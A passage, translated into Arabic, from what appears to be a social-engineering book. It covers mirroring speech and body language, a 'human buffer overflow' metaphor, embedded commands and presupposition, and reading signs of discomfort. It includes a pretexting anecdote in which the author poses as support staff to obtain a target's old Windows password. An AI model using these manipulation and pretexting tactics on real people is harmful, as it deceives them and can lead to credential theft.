لقد ولدت في نيويورك وترعرعت في أسرة إيطالية. أتحدث سريعا، بصوت عال، ومع يدي. بالإضافة إلى كون 75% إيطالي، 25% مجري. أنا كبير، طويل القامة، ذات صوت عال وايماءات مثل محترفي ترجم لغة الجسد بسرعه. إذا قمت بالاقتراب من شخص، خجول، جنوبي الحديث وبطيء فيمكنني قتل العلاقة إذا لم أتحدث ببطيء، وضع يدي بعيدا، وتغيير أسلوب الاتصال الخاص بي. الاستماع إلى النغمة الصوتية التي تستهدفها ومن ثم تطابقها، سواء كان المتكلم بطيء، سريع، صاخب، هادئ، أو لين. أما بالنسبة للهجات، فهي قاعدة جيدة: لا تحاول. إلا إذا كنت تستطيع ان تفعل ذلك بشكل جيد جدا حتى لا تحاول ذلك. القيام باللهجة السيئة يقتل العلاقة.

على نفس المنوال، يمكنك أيضا محاولة الاستماع للعبارات الرئيسية (***key phrases***). حيث ان الناس تستخدم مصطلحات مثل "**okie dokie**" أو"**yepper**". الاستماع الى العبارات الرئيسية، وحتى لو لم تكن هناك، قد تكون قادرا على العمل باستخدام نفس الجملة. في بعض الأحيان تكون هذه العبارات الرئيسية (المصطلحات) لا يمكن استخدامها الذي من شائنه تؤدى الى فشل العلاقة. بدلا من ذلك، نقوم بخلط في بعض الكلمات الرئيسية لتلك العبارة.

كيفما يتحدث الشخص ما هي الا المنطقة حيث يجب تقييد الأحكام الشخصية. بعض الناس يتحدثون بثقة، وبعضهم يهمسون، وبعضهم يهذون. إذا كنت لا، فإنك تحتاج إلى السماح للشخص بحريه اختيار طريقة الكلام التي يجدها مريحة له ومن ثم أعكس ذلك.

مطابقة لغة الجسد للهدف الخاص بك (Matching Your Target's Body Language)

مطابقة لغة الجسد هو وسيلة مثيرة جدا للاهتمام عند بناء العلاقة لأنها يمكن أن تعمل على خلق روابط قوية جدا ولكن في الوقت نفسه أنها يمكن أن تقتل كل ما تبذلونه من علاقة في بضع ثوان في حالة عدم التطابق.

إذا لاحظت شخص يقف بطريقة معينة، ربما ترى عقد ذراعيه، فانه في بعض الأحيان لا يعنى انه مغلق العلاقة ولكنى يعنى فقط أنه يشعر بالبرد. حيث يمكن لعبور/عقد ذراع واحدة في جميع أنحاء جسمك تعكس موقفه، أو أضعاف يديك الى **steeple**؟

عندما تجلس على جانب شخص ما يتناول وجبة يمكنك أن تأخذ بضع رشفات من شرابك في حين انه يأكل لعكس لغة جسده. لا تفعل كل شيء هو يفعله، ولكن افعل إجراءات مماثلة.

الناس مثل الناس الذين هم مثلهم. والتي هو فقط طبيعة البشر. يجعلها تشعر بالراحة. كان بيل فيليبس عبقري وراء برنامج الجسم من أجل الحياة التي غيرت الطريقة التي وضعت برامج التجريب. الذي روج لشيء يرتبط بشدة لمبدأ النسخ المتطابق. إذا كنت سمينا وكنت مجتمعا فقط مع مجموعه من الناس السمان، فان فرصة التغيير الخاص بك هي من ضئيلة الى لا شيء. لماذا؟ الجواب هو إنك تكون مرتاحا مع الناس السمان والذين هم أيضا يشعرون بالراحة معه. إذا كنت تريد تغييره، فاجمعه مع الناس ذات الحميه الغذائية وهذا سوف يغير عقليته بسرعة.

هذا المبدأ هو نفسه في الهندسة الاجتماعية. فانت لا تريد من أهدافك أن يقوموا بإجراء تغيير على أنفسهم، لذلك عليك أن تكون مثلهم. حيث إنك تريدهم ان يشعروا بالراحة معك.

اختبار العلاقة (Testing Rapport)

باستخدام هذه التقنيات البديلة في بناء العلاقة مثل مطابقة مستويات الطاقة، وتعبيرات الوجه، وما شابه ذلك يمكنه بناء علاقة قوية على مستوى واعي.

بعد محاولة بعض هذه التكتيكات يمكنك اختبار العلاقة الخاصة بك من خلال قيامك بحركتك، مثل خدش الرأس أو فرك الأذن الخاصة بك، فإذا كان خلال الدقيقة التالية رأيت أن هدفك يقوم بحركة مماثلة ربما تكون قد وضعت علاقة قوية.

هذه التقنيات يمكنها إحداث المعجزات في أجزاء كثيرة من حياتك عند تطوير، بناء، وبدء العلاقات مع الآخرين. تعلم كيفية استخدام المبادئ النفسية المدرجة في هذا الفصل يمكن أن تحدث فرقا كبيرا في الممارسة الخاصة بك كمهندس اجتماعي. لسنوات، كان هناك أسطورة أن العقل البشري يمكن إعادة كتابته مثل البرنامج.

The Human Buffer Overflow

الكوب يمكنه فقط حمل الكثير من السوائل. إذا كان لديك 8 اوقية (الاونصة) من الزجاج وحاولت صب 10 أوقية من السوائل في ذلك، ماذا سيحدث؟ فإنه سيتم التجاوز وسكب الباقي في كل مكان. إذا كنت تحاول إجبار حاوية على ملئها أكثر مما هو مفترض أن تتمكن من حمله في نهاية المطاف سيتم كسر الزجاج بسبب الضغط.

برامج الكمبيوتر تعمل بطريقة مماثلة. تخيل لديك برنامج صغير يحتوي على غرض واحد فقط وحقلين: اسم المستخدم وكلمة المرور. عندما يفتح البرنامج تشاهد شاشة صغيرة حيث تكتب ***admin*** في حقل اسم المستخدم و***password*** في حقل كلمة المرور. يظهر مربع صغير يقول"**OK**" ، مما يدل على أن كل شيء جيد.

المطور خصص قدرا معينا من مساحة الذاكرة لحقل اسم المستخدم، كافي لحمل الكلمة ***admin*** بضع مرات. ماذا يحدث إذا وضعت 20 ألف في هذا المجال، ونقرت فوق موافق؟
يتعطل البرنامج ويعطيك رسالة خطأ. لماذا؟ لان المدخلات التي أدخلت أطول من المساحة المخصصة ومن دون معالجة الخطأ فان البرنامج يطرح استثناء ويحدث تعطل للبرنامج.
هدف قراصنة البرمجيات هو العثور على العنوان الذي سوف يتم استدعاء البرنامج أنه في حالة تعطل (***crash***) ومن ثم إدراج الشفرة الخبيثة إلى هذا العنوان. من خلال التحكم في تدفق التنفيذ، الهاكر يمكنه اخبار البرنامج "بتنفيذ" أي برنامج يرغب به. انه يمكن حقن الأوامر من أي نوع في مساحة الذاكرة لهذا البرنامج لأنه يسيطر عليه الآن. بمثابة كونك مختبر الاختراق فهناك بضعة أشياء أكثر إثارة من رؤية برنامج ينفذ الأوامر التي تقولها.
العقل البشري يقوم بتشغيل "البرمجيات" وعلى مر السنين تقوم ببناء مجموعات التعليمات، المخازن، ومساحة الذاكرة بداخل "حزمة البرامج الخاصة بك".
قبل تطبيق هذا على العقل البشري، فهناك بعض التعريفات لبعض المصطلحات الفنية ضرورية.

- **المخزن (buffer)**: هو مساحة من المساحة الكلية التي تعطى لحدوث شيء ما أو لعقد البيانات. كما في مثال كوب من الماء، حيث تعطى حقل كلمة المرور مخزن (***buffer***)، والذي يمثل عدد الأحرف التي يسمح بها. إذا كان العدد أكبر من المخزن التي تم تعيننه فان المبرمج يحتاج الى قول شيء للبرنامج لفعل شيء ما مع البيانات المدرجة الأكبر من اللازم.

إذا لم يفعل، فانه يتم تعطل جهاز الكمبيوتر والبرنامج يغلق. غالبا ما يحدث في الخلفية هو أن البرنامج لا يعرف ماذا يفعل مع جميع البيانات الذي فاضت عن المساحة المخصصة لها، تحطم البرنامج، والخروج. وبالتالي مصطلح تجاوز السعة (***buffer overflow***).
العقل البشري يعمل بطريقة مماثلة. حيث يتم تخصيص مساحة لبعض مجموعات البيانات. إذا حدث وان مجموعه من البيانات لم تناسب المساحة المخصصة، ماذا يحدث؟ على عكس الكمبيوتر، العقل لا يتعطل، لكنه يفتح فجوة لحظية تسمح بحقن الاوامر بحيث يمكنها أن تقول للعقل ما يجب القيام به مع البيانات الإضافية.
تجاوز سعة المخزن البشري هو أساسا نفس المبدأ. الهدف هو تحديد "البرنامج" التشغيل وإدراج الرموز في هذا البرنامج التي سوف تسمح لك بحقن الأوامر في جوهرها والسيطرة على حركة الفكر لاتجاه معين.
لاختبار هذا المفهوم، نلقي نظرة على المثال مبسط التالى (انظر الى الشكل التالى).
هذا هو الجوهر. حاول قراءة لون الكلمة، وليست الكلمة بأسرع ما يمكنك.

YELLOW BLUE ORANGE
BLACK RED GREEN
PURPLE YELLOW RED
ORANGE GREEN BLACK
BLUE RED PURPLE
GREEN BLUE ORANGE

هذه اللعبة ليست سهلة كما تبدو. إذا نجحت من خلال الحصول على ذلك، فحاول أن تقوم بممارسة ذلك أسرع وأسرع. ماذا حدث للمعظم، إن لم يكن للكل، هو أنه مرة واحدة على الأقل سوف تقرأ الكلمات، وليس اللون، أو تجد نفسك تكافح من خلال ذلك.
لماذا لدينا مثل هذا الوقت الصعب مع هذا التمرين؟ ذلك بسبب حقن الأوامر. أدمغتنا تريد قراءة الكلمات لا الألوان. إنها الطريقة التي يسلكها العقل البشري. دماغنا يرى اللون ولكنه يتفاعل مع الكلمة المكتوبة أولا. لذلك، فإن الفكر في عقولنا هي الكلمة وليس اللون. تظهر هذه العملية وجود "شفره" تم تنفيذها في العقل البشري التي قد تكون عكس ما يفكر به الشخص أو يراه ممكنا.

وضع القواعد الأساسية (Setting the Ground Rules)

في بحث بعنوان تعديل الكلمة المسموعة والمرئية (http://www.prometheus-inc.com/asi/multimedia1998/papers/covell.pdf) الباحثون ميشيل كوفيل، مالكولم سلاني، كريستوف بريجلير، ومارغريت ويثجوت ذكروا حاله أن العلماء أثبتت أن الناس يتحدثون 150 كلمة في الدقيقة ولكنهم يفكروا في 500-600 كلمة في الدقيقة. وهذا يعني أن معظم الناس التي تتحدث معهم يمكنهم القفز حول المحادثات الخاصة بك في رؤوسهم. لذلك فان افاضة العقل من خلال الخطاب السريع يبدو شبه مستحيل.

يجب أن نفهم أيضا كيف يجعل الناس القرارات في حياتهم. الناس تجعل معظم قراراتهم شعوريا، بما في ذلك كيف يقودون سياراتهم إلى العمل، الحصول على القهوة، تنظيف أسنانهم، وما هي الملابس التي سوف يرتدونها من دون التفكير حقا عن هذا.

هل صادفت يوما ان قمت بالقيادة الى عملك وعندما تصل الى هناك، كنت لا تستطيع تذكر ما اللوحات الإعلانية التي مررت بها، ما الطريق الذي أخذته أو حادث سير الذي ذكر في الأخبار؟ حيث تكون في حالة ذهنية حيث يأخذ اللاوعي الخاص بك مرارا بزمام الأمور ويفعل ما يفعله دائما دون ان يفكر بوعي حول كل منعطف.

معظم القرارات تجعل الناس من هذا القبيل. بعض العلماء يعتقدون ان الناس يتخذون القرارات تصل إلى سبع ثوان في العقل الباطن في وقت سابق من قبل أن يجعلها في العالم الحقيقي. عندما يقوم الناس أخيرا باتخاذ قرار واع فانه يفعل ذلك أكثر من مجرد ما يسمع-حيث أن البصيرة، الشعور والعواطف تصبح مشاركة في القرار.

فهم كيفية عمل البشر وتفكيرهم يمكنها ان تصبح أسرع طريقة لخلق تجاوز في سعة المخزن المؤقت (***buffer overflow***)، أو تجاوز البرامج الطبيعية للعقل البشري حتى تتمكن من حقن الأوامر.

Fuzzing the Human OS

في قرصنة البرمجيات الفعلية، يتم استخدام طريقة تسمى التضبيب (***fuzzing***) للعثور على الأخطاء التي يتم إعادة كتابتها وإعطاء السيطرة للهاكر الخبيث. التضبيب (***fuzzing***) هو المكان الذي يقوم فيه الهاكر بإلقاء بيانات عشوائية في البرنامج بأطوال مختلفة ليرى من منهم يقوم بتعطيل البرنامج، لأنه لا يمكن التعامل مع البيانات. والذي يعطي مسار للقراصنة لحقن الشفرات/الأكواد الخبيثة.

تماما مثل تضبيب (fuzzing) البرامج، يجب أن نفهم كيف يتفاعل العقل البشري مع أنواع معينة من البيانات. عرض الناس مع مجموعات مختلفة من القرارات أو مجموعات مختلفة من البيانات، ثم نرى كيف يتفاعلون معها يمكن أن يخبرنا "البرنامج" قيد التشغيل. قوانين معينة في العقل البشري والتي يبدو أنها متأصلة يتبعها الجميع.

على سبيل المثال، إذا اقتربت من مبنى ذات مجموعتين من الأبواب (واحد في الخارج وأخر في الداخل) ثم أمسكت بالمجموعة الأولى لتفتحه لشخص غريب تماما، ماذا تعتقد انه سوف يفعل بعد ذلك؟ إما أنه سوف يقوم بإمساك المجموعة التالية ليفتحه لك أو التأكد من أن المجموعة الأولى سوف تبقى مفتوحة حتى تحصل الى الداخل.

إذا كنت في طابور مزدحم ثم سمحت لشخص غريب تماما أن يأتي أمامك، فعلى الأرجح إذا كنت في حاجة إلى الدخول في الطابور في وقت لاحق فأنه سوف يسمح لك بالدخول من دون حتى التفكير. لماذا؟

السبب له علاقة بقانون التوقعات (***law of expectations***)، ما هي الحالة التي يتوافق فيها الناس عادة مع التوقعات. عادة ما يتم اتخاذ القرارات بناء على ما يشعر به الشخص من توقع الطالب لك من فعله له. طريقة واحدة يمكنك فيها بدء إرسال "البيانات" الخبيثة لبرنامج الدماغ وتسمى الافتراض (***presupposition***).

عن طريق إعطاء الهدف شيء ما أولا، الطلب الذي سوف تجريه تاليا سوف يكون متوقع والتي ينبغي اتباعها. هناك مثال بسيط بالنسبة لك لاختبار هو مع الأبواب. امسك الباب لشخص ما وعلى الأرجح سيكون هذا الشخص على الأقل يجعل محاولة لضمان جعل المجموعة التالية من الأبواب مفتوحة لك. المهندس الاجتماعي يمكنه القيام بذلك من خلال منح الهدف مجاملة أو قطعة من المعلومات التي تعتبره ذا قيمة أولا، قبل أن يقدم الطلب. إعطاءهم ذلك أولا يخلق في نفوسهم ضرورة الامتثال لطلب حيث تتوقعه في المستقبل.

يمكن وصف الافتراض (*presupposition*) الأفضل عبر مثال كالاتى:

"هل تعلم ان جارى الملاصق لبابي، رالف، دائما يقود سيارة فورد اسكورت خضراء؟"

في هذه الجملة كنت تفترض:

أنا أعرف جارى.

اسمه رالف.

لديه رخصة قيادة.

يقود سيارة خضراء.

لاستخدام الافتراض (***presupposition***) بشكل فعال تسأل سؤالا باستخدام الكلمات، لغة الجسد، وتعبيرات الوجه التي تشير إلى أن ما كنت تنوى طالبه قبلت بالفعل. جوهر الأساس لهذه الطريقة هو تجاوز "جدار الحماية" (العقل الواعي) والوصول مباشرة إلى "جذر النظام" (اللاوعي). أسرع طريقة لحقن "الشفرة" الخاصة بك هو من خلال الأوامر المضمنة.

لائحة الأوامر المضمنة (The Rules of Embedded Commands)

بعض المبادئ الأساسية للأوامر المضمنة التي تجعلها تعمل:

- الأوامر تكون عادة قصيرة: 3-4 الكلمات.
- هناك حاجة إلى تركيز طفيف لجعلها فعالة.
- إخفائها في الجمل العادية هو الاستخدام الأكثر فعالية.

- لغة الوجه والجسم يجب أن تدعم الأوامر.

الأوامر المضمنة ذات شعبية في التسويق مع أشياء مثل:

- "اشتر الآن!"
- "افعل/اشتغل الآن"!
- "اتبعني"!

في تجاوز سعة المخزن المؤقت الحقيقي (***buffer overflow***)، كاتب ***exploit*** يستخدم الحشو (***padding***)، الذي هو وسيلة لإضافة بعض الأحرف التي لا تقطع التنفيذ ولكن تسمح بتغير صغير لطيف "***landing pad***" والذي يؤدي إلى الشفرات الخبيثة. يمكن لمهندس الاجتماع الاستفادة من العبارات التي هي مثل الحشو (***padding***)، لمساعدة الأمر التالي أن يكون له مكان لين للهبوط عندما يتم حقنه، مثل:

- "عندما"...
- "كيف تشعر عندما كنت"...
- "يمكن للشخص أن"...
- "كما كنت"...

كل من هذه البيانات تعمل على خلق العاطفة أو الفكر التي تسمح لك لحقن كود في اللاوعي.

يوجد الكثير من الأمثلة على الأوامر المضمنة، ولكن هنا ذكرنا عدد قليل للتأمل:

استخدام الاقتباس أو القصص (Using quotes or stories): الدماغ يميل إلى معالجة القصص المختلفة عن غيرها من المعلومات. بعض من أعظم المعلمين الذين عاشوا من أي وقت مضى، أرسطو، أفلاطون، جمليئيل الجميع استخدم القصص والرسوم التوضيحية المستخدمة لتعليمهم الاستماع إليهم. لماذا؟

العقل اللاوعي يعالج القصص والتعليمات مباشرة. باندلر، أحد آباء البرمجة اللغوية العصبية، علم ممارسي **NLP** أنهم بحاجه لتعلم كيفية استخدام علامات الاقتباس (***quotes***). فهو يعرف قوة القصص أو الاقتباس والتي من شأنها إعطاء قوة للمتحدث في التفكير في مستمعيه. يمكن قراءة ونقل واستخدام الاقتباس، ثم تضمين الأوامر في الاقتباس ليكون استخدام هذه التقنية قوية.

على سبيل المثال، في حالة واحدة أنا في حاجة للتلاعب بالهدف ليعطيني كلمة المرور القديمة حتى أتمكن من "تغييرها" إلى كلمة مرور أكثر أمنا. وكان لدي ذريعة مندوب الدعم حيث تساءل تلقائيا لماذا هناك الحاجة إلى تغيير كلمات المرور القديمة. أنا استخدمت شيء من هذا القبيل "، ذكرت دراسة حديثة أجرتها شركة أبحاث **Xavier** أن 74٪ من الناس يستخدمون كلمات مرور ضعيفة في الشركات الأمريكية. هذا هو السبب الذي جعلنا نطلق برنامجا لتغيير كلمات المرور على مستوى الشركات. أنا سوف اقوم بتغيير كلمة المرور الخاصة بك؛ أحتاج منك أن تعطيني كلمة المرور الويندوز القديمة الخاصة بك وبعد ذلك سوف اقوم بهذا التغيير الآن". عن طريق اقتباس مرفق البحوث أضافت وزنا لكلامي حول لماذا يجب إحداث هذا التغيير.

استخدام النفي (Using negation): النفي هو مثل الكثير من علم النفس العكسي. بإخبار الهدف بان لا يفعل شيئا أكثر من اللازم، يمكنك تضمين أمر ما في هذه الجملة. على سبيل المثال، إذا كنت أقول لك "لا تنفق الكثير من الوقت في ممارسة استخدام الأوامر المضمنة " حيث يمكنني أن أطرح الأمر "مارس استخدام الأوامر المضمنة" في الجملة. يمكنني أيضا أن افترض أنك سوف تمارس عليه إلى حد ما، وإذا كنت عنيد قد تقول، "لا يمكنك أن تقول لي ما يجب القيام به، وسوف أمارس كل ما أريد".

إخبار الشخص أن شيئا ما ليس مهما أو ذات الصلة يجعل جزء اللاوعي من عقله في إيلاء اهتمام إضافي حتى يتمكن من تحديد ما إذا كان مناسب أم لا. يمكنك تضمين الأوامر في جمل سلبية مثل المثال السابق التي من شأنها أن تترك المستمع من دون أي خيار سوى اتخاذ الإجراءات اللازمة.

أجبر المستمع على استخدام خياله (Forcing the listener to use his imagination): يعمل هذا الأسلوب عندما تسأل المستمع سؤال، وذلك باستخدام عبارات مثل "ماذا يحدث لو..." أو "ما هو شعورك عندما ..."، والتي كان يجب أن تتخيل شيئا للرد عليه. إذا كنت تسأل: "ماذا يحدث عندما تصبح غنيا ومشهورا؟" إن المستمع لديه تصورا داخليا للوقت الذي قد يكون فيه غني ومشهور للرد على هذا السؤال. إذا أنا أسألك: "ماذا يحدث عندما كنت تتقن استخدام الأوامر المضمنة؟" أنا اجبرك على تخيل أن تصبح على درجة الماجستير، وكيف ستشعر عندما يحدث ذلك. التفكير في الأمر بهذه الطريقة: إذا قلت لك، "لا تتخيل بقرة حمراء" حيث انه سف يكون لديك صورة لبقرة حمراء أولا ثم تقول لنفسك لا تفكر في ذلك. عقلك اللاواعي هو المسؤول عن تفسير كل كلمة في مجموعة من الأوامر إلى شيء يمكن أن يمثل ومن ثم إعطاء معنى.

بحلول الوقت العقل قد فهم الجملة، اللاوعي الخاص به تخيل هذا. العقل اللاواعي يعالج البيانات مباشرة، دون أي اعتبار للسياق. الجزء الآخر الكبير هو أن اللاوعي يمكن أن يتتبع لغة الجسم، وتعبيرات الوجه، ونغمات الصوت، والإيماءات، ومن ثم ربط كل منهم مع الرسالة التي تحدث. في حين أنه يقوم بربط النقاط، إذا جاز التعبير، فان العقل اللاواعي لديه خيارات قليله ولكنه يمتثل إذا تم إخراج الأوامر المضمنة.

ما هو مهم عند استخدام الأوامر المضمنة هو عدم إفساد النغمات الخاصة بك. إذا كنت بحاجة إلى التأكيد على الكلمات فإنك سوف تبدو غريبا وتخوف الشخص الذي قبالك بدلا من تضمين الأوامر. كما هو الحال مع تجاوز سعة المخزن المؤقت (***buffer overflow***) في البرمجيات، يجب أن تتطابق المعلومات مع الأمر الذي تحاول تضمينه.

Understanding Nonverbal Displays Of Comfort and Discomfort

مناطق الراحة غالبا ما توسعت من خلال عدم الراحة.

بيتر ماكويليامز

عندما أقوم بتدريس فئة الهندسة الاجتماعية، أغطي لغة الجسد وتعابير الوجه، بطريقة مماثلة إلى الفصول السابقة من هذا الكتاب. حيث بعض الطلاب غارقين بواسطة جميع الأشياء التي يقال لهم ان يبحثوا عنها ويشعرون بأن محاولة ملاحظة الكثير من الأمور سوف تشتت انتباههم. بدلا من محاولة التوصل إلى الحيل لمساعدتهم من ملاحظة كل التعبيرات أو العلامات، كنت أقول لهم أن يفعلوا شيئا واحدا: ابحثوا عن علامات الراحة والانزعاج. لاحظ أن شخصا ما لديه بعض لغة الجسد الأساسية الذي يتحول إليها عند الانزعاج والتي تقول لكم الكثير كمهندس اجتماعي. بول كيلي واحدة من مؤسسي مشروع "**truth wizards**" التي ذكر في وقت سابق، لاحظ أن الدكتور أيكمن يشير إلى مثل هذه التغييرات في الأساس باسم "النقاط الساخنة (***hot spot***)".
الدكتور اوسوليفان، الذي قام بتنسيق البحوث حول مشروع "***wizard project***"، أشارت إلى أن المعالجات ***(wizard)*** في كثير من الأحيان تستشهد بالاعتراف بهذه العروض مع ملاحظة مواضيعهم كعامل في تقييماتها.
تخيل أن هدفك هو بن. هدفك هو بدء المحادثة والتي من شأنها أن تؤدي إلى الاستنباط. عندما تقترب، رأيته جالسا ويديه خلف رأسه ونظرة الرضا على وجهه، كما هو مبين في الشكل التالي.

Ben is content and feeling comfortable and confident.



مع بدء التحدث إليه، فان محادثتك تبدأ في التوجه نحو بعض الأسئلة حول شركته، وبعد ذلك يعرض ما هو مبين في الشكل التالى.

What has changed with Ben?



بن يتأمل قراره، هو بدأ يشعر بأنه غير مرتاح. عضلات رقبته متوترة، بدأ يتساءل إذا كان اتخذ القرار المناسب من خلال الاستمرار في الحوار والإجابة على الأسئلة الخاصة بك. ثم ذهب من وقفة واثقة إلى واحدة ذات الانزعاج العالية.

بالنسبة للمهندس الاجتماعي، هذا قول ضخم. يمكنك ان ترى بوضوح العاطفة التي يشعر بها بن وكيف تؤثر فيه. عند هذه النقطة، فان المهندس الاجتماعي الذكي سوف يقوم بسرعة تحديد إذا كان يمكن الدفع أكثر صعوبة أو التراجع، اعتمادا على أهداف الاشتباك.
هذا الجزء القصير هو حول ملاحظة هذه العلامات الخفية أو غير خفية عن الراحة والانزعاج وكيف يمكن للمهندس الاجتماعي استخدامها.
الفقرات التالية سوف تكون عن عدد من المواضيع عن المناطق التي يمكنك مشاهدتها.

تهدئة الرقبة والوجه (Neck and Face Pacifying)

بالإضافة إلى سلوك فرك الرقبة التي نوقش من قبل، المهندس الاجتماعي يمكنه ملاحظة علامات أخرى والتي يمكن أن تكون مؤشرات قوية من عدم الراحة. المفتاح هو مشاهدة تغيير في السلوك والذي يشير إلى أن شيئا ما جعل الهدف يشعر بعدم الراحة.
على غرار عند يقوم الرجل بتدليك الجزء الخلفي من الرقبة، عندما تشعر المرأة بالخوف والتهديد، أو القلق، يقوم بتغطية جزء في الرقبة يسمى ***suprasternal notch***، كما هو مبين في الشكل التالى.

This neck-pacifying move shows discomfort.



لقد تحدثت مع الناس الذين راجعوا أشرطة فيديو الأمن بعد أن فقد طفل في المتجر. وقد لاحظت أن أول شيء تفعله الأم هو بادرة كما هو مبين في الشكل السابق.
شيء آخر قد يراه المهندس الاجتماعي هو خط أساس الشعور بالراحة يتحول الى فرك الوجه، كما هو مبين في الشكل التالى.

Rubbing the face like this is pacifying.



هذه الحركه، عندما تلاحظ، يمكن للمهندس الاجتماعي أن يقول أن الشخص يشعر بالتهديد، غير آمن، أو غير مريح مع القرار أو الوضع الذى في يده. الدكتور أيكمن وعلماء النفس الآخرين قد صنف مثل هذه الحركات غير اللفظية بأنها "التلاعب (***manipulators***)".
عندما تحاول اختيار خيارات صعبة، فانه يكون مريحا فرك أو لمس اثنين من الأعصاب التي تمر في الرقبة والصدر العلوي وهذين العصبين هما **vagus nerves** و **carotid sinus**.

ما الذي سوف تشاهده (What to Watch For)

كمهندس اجتماعي، مشاهدة التغييرات في هذه السلوكيات. من المهم أن تلاحظ أن الشخص يشعر بالراحة عند الاقتراب منه أول مره ولكن بعد ذلك يبدأ في فرك وجهه أو الرقبة. إذا كنت ترى هذا يحدث، قم بسرعة بتحديد ما إذا كان شيء فيك أو شيء قلته تسبب في هذا السلوك. مشاهدة هذه التغيرات في السلوك لإعطائك "حقائق" حول المحتوى العاطفي لشخص ما. بمجرد فهم أن شيئا ما كان سبب التغيير، إذا كان التغيير مرغوب فيه، فقرر برمي بعض أسئلة الاستنباط والتي ستؤكد الشكوك الخاصة بك.

تغطية الفم (Mouth Covers)

أثناء قراءة صحيفة أو مجلة عن قصة عن بعض الكوارث، ليس من غير المألوف أن نرى الناس في مكان الحادث يعرض ما هو مبين في الشكل التالى.

Mouth open and covered in shock or surprise



كما نوقش سابقا، عندما نكون خائفين أو متفاجئين، نحن في هذه اللحظات نحضر استجابة "المكافحة أو الهروب". يعتقد أن تغطية أفواهنا كرد فعل آلي لراحة النفس، بقدر الراحة الذاتية التي نشعر بها عند لمس الوجه والرقبة. الصدمة، المفاجأة، أو الخوف يعقبها شعور عدم الراحة، والتي تتبعها إجراءات مطمئنة للنفس.

إذا كنت ترى تغييرا هادئا في خط الأساس لنوع من العمل كما هو مبين في الشكل السابق، قم بإعادة تقييم نهجك وتأكد أنك لست الشخص الذي تسبب في هذه الصدمة.

ما الذي سوف تشاهده (What to Watch For)

إذا لاحظت أن شخص ما يغطي فمه، في محاولة لمعرفة ما الذي سبب هذا الإجراء. تذكر أهمية "لماذا" السؤال الذي شدد عليه الدكتور أيكمن. هل هو عرض يليها الغضب، الحزن، أو الخوف؟ هذه المشاعر يجب أن تغير طريقة المتابعة. يمكنك استخدامها لتصبح عضوا في قبيلة إذا كان رد الفعل لحدث العام.

تخيل أن تكون في مسرح الجريمة أو تشهد بعض الأحداث الرهيبة. في حين أن الجميع قام بتغطية فمه، يلهث، يبحث بعيدا، ترى شخص واحد في هذا الحشد مع ابتسامة كبيرة على وجهه. ما رأيك؟ انه لم ينسجم مع هذا الحشد. يقف خارجا، وليس بطريقة جيدة. بالمثل، كمهندس اجتماعي، لاحظ الحشد الذي تقترب منه فإذا كانوا مصدومين أو متفاجئين الحدث؛ طريقة سهلة لبدئها مناسبه مع هذا الحشد هي أن تأخذ على المحتوى العاطفي للحشد من حولك.

على سبيل المثال، في 9/11 كنت واقفا بالقرب من مجموعة من الغرباء عندما ظهرت خبر ضرب الطائرة الثانية البرج الثاني. وتلت هذا الصدمة والرعب التي تسببت في العديد من الصيحات والتي جعلتنا جميعنا وكأننا من قبيلة واحدة بسرعه كبيره. نحن قمنا بتقيد عواطفنا على هذا الحدث وردود الفعل لدينا.

الهجمات الخبيثة للأسف تستخدم هذا التكتيك (العب على عواطف البشرية اتجاه الكوارث) في كل وقت. أنا لا أنصح أن يستخدم المهندس الاجتماعي هذا العرض من دون سبب وجيه.

الشفايف (Lips)

الشفايف هي مصدر هائل من المعلومات عن الراحة مقابل عدم الراحة. هذا ليس فقط لأنها تشكل الكلمات، ولكن، ربما الأهم من ذلك، بسبب ما يفعلونه عندما لا تستخدم الكلمات.

أحيانا تخبرنا الشفايف أن الشخص يريد أن يقول شيئا ما ولكن يحجم (أي يتراجع). الشفايف أيضا يمكنها أن تقول لنا أن هناك من هو عصبي أو نقص في الثقة. يمكن تعلم التقاط هذه الإشارات الخفية والتي تعطيك ميزة اضافية كمهندس اجتماعي.
لنفترض إنك كنت في العمل، وكنت تتعامل مع مدير لا يروق لك. انت تقول له شيئا قاسيا قليلا، وهو يعطيك نظرة مثل واحد كما هي مبينه في الشكل التالى.

Pursed lips are tight like in anger.



كما هي تبدو لك، نجد أن الشفتين ضيقين (***Pursed lips***)، كما هو مبين في الشكل السابق. الشفاه الضيقة (***Pursed lips***) هي علامة على الغضب، حتى عندما يتم قمع هذا الغضب. في جوهرها، الشفاه الضيقة (***Pursed lips***) تحافظ على اغلاق الفم لإبقائك من تشكيل الكلمات التي قد ترغب بشدة في أن تقولها. يمكن للشفاه الضيقة (***Pursed lips***) أن تشير أيضا إلى أن الشخص هو تحديد ما إذا كان الشخص اتخذ بعض الإجراءات وقراره بين ردود الفعل او الإجراءات المحتملة.
علامة أخرى يمكن مشاهتها وهي الشفة المجعدة (***puckered lip***). على غرار الضيقة (***Pursed lips***)، يمكن أن تشير إلى أن الكلمات يتم تحجيمها من الظهور، ولكن لا يوجد الغضب. بدلا من ذلك، هذا العرض يشير إلى عدم اليقين. لنفترض أنك تسأل شخص ما سؤال هو غير متأكد من الإجابة. سوف ترى استجابة مماثلة إلى الشكل التالى؟

Showing some signs of uncertainty



سيلينا تبدو غير حاسمه في هذه الصورة. حيث سئلت سؤال وقرارها بشأن كيفية الرد.
في الشكل التالى، بن يظهر منزعج قليلا. ليس فقط هو أنه غير متأكد ما إذا كان يريد أن يجيب، لكنه أيضا يظهر بعض علامات الإحباط مع الأسئلة التي طرحت. حاجبيه نازلين ومعا يمكن أن يعكس الحمولة المعرفية (التفكير) -وربما الغضب. البحث عن علامة الشفة المجعدة (***puckered lip***) بعد طرح سؤال الصعب لمعرفة ما إذا كان الشخص الذي تتحدث إليه يظهر علامات الانزعاج.

Discomfort and uncertainty



على الرغم من أنه في حد ذاته أيا من هذه علامات غير واضحة عن الخداع، إذا رأى المهندس الاجتماعي هذه العلامات، فانه يمكن أن يستهدف هذه المنطقة من المعلومات لمعرفة ما إذا كان هناك خداع.

اخر علامة عن الشفة سوف اناقشها هي واحدة تدل على الانزعاج العالي. عض الشفة (***Lip biting***) يشير الى القلق، كما هو مبين في الشكل التالى.

Lip biting and signs of anxiety



